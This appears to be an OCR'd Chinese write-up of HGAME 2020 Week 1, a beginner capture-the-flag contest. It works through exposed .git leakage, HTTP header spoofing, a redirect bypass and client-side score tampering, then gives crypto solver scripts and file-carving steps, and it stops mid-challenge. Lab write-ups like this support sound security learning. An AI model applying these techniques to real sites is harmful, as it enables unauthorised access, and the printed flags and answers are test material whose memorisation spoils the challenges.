
HGAME 2020 WEEK 1 WRITE UP

{Web}

Cosmos 的博客

打开链接之后看到题目描述




提示说flag藏在这个博客里，但是在这个页面上并没有发现任何和flag相类似的东西

题目很贴心地将 `版本管理工具` 和 `GitHub` 加粗单独亮了出来

所以我们想到`GitHack`，在根目录下存在`.git`文件夹，访问该目录下的`config`文件

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
    fetch = +refs/heads/*:refs/remotes/origin/*
```

可以看到项目地址了，那就直接访问，经过一番搜寻在`commits`下的`new file`找到了线索



`base64 解码: aGdhbWV7ZzF0X2xlQGtfMXNfZGFuZ2VyMHVzXyEhISF9`，解码后得到`flag`

`flag: hgame{g1t_le@k_1s_danger0us_!!!!}`


接头霸王

打开链接是一张图片，根据下方的提示和题目标题看来是要修改`HTTP Headers`

为了方便就用`Postman`吧

```
1. You need to come from https://vidar.club/.
2. You need to visit it locally.
3. You need to use Cosmos Brower to visit.
4. Your should use POST method :)
```

前几个都是很常规的要求，直接修改相应的头和访问的方式就可以了



接着就会得到下一个提示


```
The flag will be updated after 2077, please wait for it patiently.
```

并且响应头多出了一条`Last-Modified: Fri, 01 Jan 2077 00:00:00 GMT`

这就让人自然而然地在请求头里加上一条`If-Modified-Since`，然而无果

但是要求新加的请求头一定是和时间相关的，于是把所有时间相关的头都试了一遍

最后发现第一眼就排除掉的`If-Unmodified-Since`才是幕后凶手



加上`If-Unmodified-Since: Fri, 01 Jan 2077 00:00:00 GMT`即可得到`flag`

`flag: hgame{wOw!Your_heads_@re_sO_many!}`

Code World

第一次打开题目地址的时候以为是题目出问题了就跳过了，结果发现这都是设计好的


403 Forbidden

nginx/1.14.0 (Ubuntu)

F12开发者工具看看网页代码


403 Forbidden

nginx/1.14.0 (Ubuntu)




发现原来是 *智障 Cosmos* 做了一次 `302 jump` 导致跳转到了 `/new.php`

不过只有 `GET` 请求方式会响应 `302 jump`，那就改用 `POST` 咯，上 `Postman`



出现提示 `人鸡验证：目前它只支持通过url提交参数来计算两个数的相加，参数为a　现在，需要让结果为10`

啥意思...提交一个 `5+5` 试试，当然先编码成 `a=5%2b5`，构建成 `?a=5%2b5` 提交看看



得到`flag`


`flag: hgame{C0d3_1s_s0_S@_sO_C0ol!}`

尼泰玫

这个...已经有音画了...

打开题目链接发现是一个小游戏，先选个`Speed 7`玩玩看

我赶着上分，算了，打开开发者工具看看源代码



直接看`game.js`吧，这个时候就要吐槽一下Chrome的代码排版了，还是拷贝出来先。

随意浏览一下就能找到通关的函数


```
finalGame() {
    this.globalScore = this.globalScore + this.storageScore;
    clearInterval(this.timer)
    this.context.clearRect(0, 0, this.canvas.width, this.canvas.height)
    this.context.font = '32px Microsoft YaHei'
    this.context.fillStyle = '#000'
    this.context.fillText('CXK, 通关! 总分: ' + this.globalScore, 308, 226)
    $("#ballspeedset").removeAttr("disabled");
    this.globalScore = 0;
}
```

很容易就能发现`globalScore`和`storageScore`两个变量是用来储存分数的


(# 其实还在`_main.score`里发现了`allScore`变量也可以用，但是先发现的`globalScore`，就用这个吧)

那还不简单，直接修改变量值`globalScore`

先分析代码找到变量的位置，得到`_main.game.globalScore`，然后在控制台修改变量值



然后输掉就好了，分数会加上`300000`



得到`flag`

`flag: hgame{j4vASc1pt_w1ll_tel1_y0u_someth1n9_u5efu1?!}`

{Crypto}

InfantRSA

这一题就是简单的根据`RSA`原理来把`m`解出来就好了

这里已经给出了`p`，`q`，`e`，`c`的值，那么这就很简单了，找个小脚本来跑跑就有了

```
from libnum import n2s,s2n

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
d = modinv(e, (p - 1) * (q - 1))
c = 275698465082361070145173688411496311542172902608559859019841
```

```
n = p*q
m=pow(c,d,n)
print(n2s(m))
```

得到 `flag`

`flag: hgame{t3Xt6OOk_R5A!!!}`

Affine

把题目给的脚本文件下载来看看，得到代码如下

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import gmpy2
from secret import A, B, flag
assert flag.startswith('hgame{') and flag.endswith('}')

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE) # MOD = 62

cipher = ''
for b in flag:
    i = TABLE.find(b) # hgame ->12 11 7 6 18
    if i == -1:
        cipher += b
    else:
        ii = (A*i + B) % MOD
        cipher += TABLE[ii]

print(cipher)
# A8I5z{xr1A_J7ha_vG_TpH410}
```

那就来分析一下 `cipher` 是怎么得到的，可以看到的是加密并没有打乱 `flag` 的格式，那就只需要找出对应关系就可以了

我们已经知道 `flag` 的前五个字符是 `hgame`，对应的 `TABLE` 下标分别是 `12, 11, 7, 6, 18`

而 `cipher` 前五个字符是 `A8I5z`，对应的 `TABLE` 下标分别是 `46, 33, 43, 30, 0`

`MOD` 也是已知的值为 `MOD = 62`，那么我们只需要找出满足条件的 `A` 和 `B` 就可以了

那就，写个脚本跑一下

```
x = [12, 11, 7, 6, 18]
y = [46, 33, 43, 30, 0]

f = 0
MOD = 62

for A in range(1000):
    for B in range(1000):
        f = 0
        for i in range(5):
            if ((A * x[i] + B) % MOD != y[i]):
                f = 1
```

```
                break
        if (f == 0):
            print(A, B)
            exit()
```

结果很快就出来了，`A = 13, B = 14`把`A`和`B`代回去，遍历出`flag`即可

```
TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
A = 13
B = 14

cipher = 'A8I5z{xr1A_J7ha_vG_TpH410}'
flag = ''
flag_len = len(cipher)
for index in range(flag_len):
    i = TABLE.find(cipher[index])
    if (i == -1):
        flag += cipher[index]
    else:
        for j in range(MOD):
            if ((A * j + B) % MOD == i):
                flag += TABLE[j]
                break
print(flag)
```

得到`flag`

`flag: hgame{M4th_u5Ed_iN_cRYptO}`

not_One-time

这道题一开始并不会做，在`Lurkrul`大佬的指点下才做出来的

"常规的`One-Time Pad`根据信息论是无解的，但我这个不是常规`OTP`啊"

首先下载脚本，看看是什么牛鬼蛇神

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import os, random
import string, binascii, base64


# from secret import flag
# assert flag.startswith(b'hgame{') and flag.endswith(b'}')

flag_len = len(flag)

def xor(s1, s2):
    #assert len(s1)==len(s2)
    return bytes( map( (lambda x: x[0]^x[1]), zip(s1, s2) ) )

random.seed( os.urandom(8) )
```

```
keystream = ''.join( [ random.choice(string.ascii_letters+string.digits) for _
in range(flag_len) ] )
keystream = keystream.encode()
print( base64.b64encode(xor(flag, keystream)).decode() )
```

欸，看起来很好看懂啊（~~只不过不会做而已~~

这一题可以看作是 明文重用 而并非常规 OTP 的 密码本重用，导致信息泄露，此处可以发现，`key_space` 是有限的，也就是说 密码本 可能出现的字符已经限定死了只能在 `string.ascii_letters+string.digits` 中挑选

分析一下脚本可以得知，`密文c`、`明文m`、`密钥k` 之间存在关系 `c = m ^ k` 且必然成立，与之相对应的 `k = m ^ c` 也必然成立

那么我们将 `flag` 视为 `密钥k`，分析脚本可以得知 `密钥k` 和 `密文c` 长度相等

`密文c` 的 `base64编码` 我们可以通过题目给的 `nc` 地址得到（~~想要多少有多少~~


而与此同时 `明文m` 的字符范围我们已知，那么就可以通过大量的 `明文m` 和 `密文c` 来跑出精确的 `密钥k`

对于 `密文c` 的每一位我们都令其和 `key_space` 的每一个元素异或运算，每一次的结果都必然包含有真实的 `密钥k` 相对应那一位上的字符，也就是说，我们做 `100` 次运算，那么真实的 `密钥k` 的那一位上的字符就会出现 `100` 次，由此经过 `n` 的运算后，只有一个字符出现的次数达到了 `n`，那么这就是真实的 `密钥k` 相对应的那一位上的字符

上脚本

```
import base64
import os, random
import string, binascii
from socket import socket
from telnetlib import Telnet

c = []
for _ in range(100):
    sock = socket()
    sock.connect(('47.98.192.231', 25001))
    c.append(sock.recv(1024))
    sock.close()

def xor(s1, s2):
    return s1 ^ s2

# flag_TRUE = 'hgame{r3us1nG+M3$5age-&&~rEduC3d_k3Y-5P4Ce}'

flag = ''
key_space = string.ascii_letters+string.digits
flag_len = len(base64.b64decode(c[0]))
a = [0 for _ in range(256)]
max_index = 0
for i in range(flag_len):
    max_index = 0
    max = -1
    a = [0 for _ in range(256)]
    for c_cx in c:
        c_c = base64.b64decode(c_cx)
        for ch in key_space:
            r = xor(ord(ch), c_c[i])
```

```
            a[r] = a[r] + 1
    for j in range(256):
        if (a[j] > a[max_index]):
            max = a[j]
            max_index = j
    flag += chr(max_index)
    print(a)
print(flag)
```



用`100`条`密文`精准地得到了`flag`

`flag: hgame{r3us1nG+M3$5age-&&~rEduC3d_k3Y-5P4Ce}`

Reorder

这一题可能是所有`Week1`题目中最简单的题目了

有事没事`nc`一下题目地址就能发现规律了

```
> kkk
          k  k k
> hallo
 l     o  h  a l
> lmafo
 f     o  l  m a
>
Rua!!!
tm+jUIme{ph$Lg5aTeiuTn!Rm!3A}_OP
```

可以发现每一个Session的编码规律都是一样的，而如果不输入任何字符就会返回一个`类flag`字符串

```
Rua!!!
tm+jUIme{ph$Lg5aTeiuTn!Rm!3A}_OP
Rua!!!
+gmpLhtame5${IUji_!!}3TPeROAmnTu
Rua!!!
5hUgaejmmt$L+{Ip03T_PRue!TA}imn!
```

不难发现每次返回的`类flag`字符串都是等长且由相同的字母组成的，马上就知道所谓的加密过程只是打乱了`flag`中字符的顺序，由此可以得到`flag`是一个`32`位的字符串，那就输入一个`32`位字符串

```
> abcdefghijklmnopqrstuvwxyz123456
defbhkajmipclgontuvrx1qz3y6s2w54
>
Rua!!!
me{gU+htI$La5jpmeRm_Ti3TnA}POu!!
```

可以看到`abcdefghijklmnopqrstuvwxyz123456`被打乱成了`defbhkajmipclgontuvrx1qz3y6s2w54`

也就是说`flag`经过相同模式的打乱后变成了`me{gU+htI$La5jpmeRm_Ti3TnA}POu!!`

那就反过来慢慢把`flag`重组起来就行了，得到`flag`

`flag: hgame{jU$t+5ImpL3_PeRmuTATiOn!!}`

{Misc}

欢迎参加 HGame!

这个题，题目给的字符串是`Li0tIC4uLi0tIC4tLi4gLS4tLiAtLS0tLSAtLSAuIC4uLS0uLSAtIC0tLSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tIC4uLi4gLS4uIC4tIC4uLi0t`

没啥好说的，玩过的人一眼就看出来是`摩斯密码`经过`base64`加密得到的，所以`base64解密`得到

`.-- ...-- .-.. -.-. ----- -- . ..--.- - --- ..--.- ..--- ----- ..--- ----- ..--.- .... --. .- -- ...--`

翻译出来就是`W3LCOMETO2O2OHGAM3`，加上格式得到`flag`

`flag: hgame{W3LCOMETO2O2OHGAM3}`

壁纸

下载题目所给的`zip`文件解压之后得到了一张图片`Pixiv@純白可憐.jpg`，但是什么都没有看出来

 Pixiv@純白可憐

用`binwalk`走一下发现了线索

```
DECIMAL       HEXADECIMAL     DESCRIPTION                    > python binwalk
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image
directory: 8
1320930       0x1427E2        Zip archive data, encrypted at least v2.0 to
extract, compressed size: 80, uncompressed size: 108, name: flag.txt
1321138       0x1428B2        End of Zip archive, footer length: 45, comment:
"Password is picture ID."
```

图片中包含了一个`zip`文件并且有注释`Password is picture ID.`

先用`foremost`将`zip`文件分离出来后发现果然存在加密

根据注释要求找到这张图片的`ID`，可以用`SauceNAO`来搜索图片

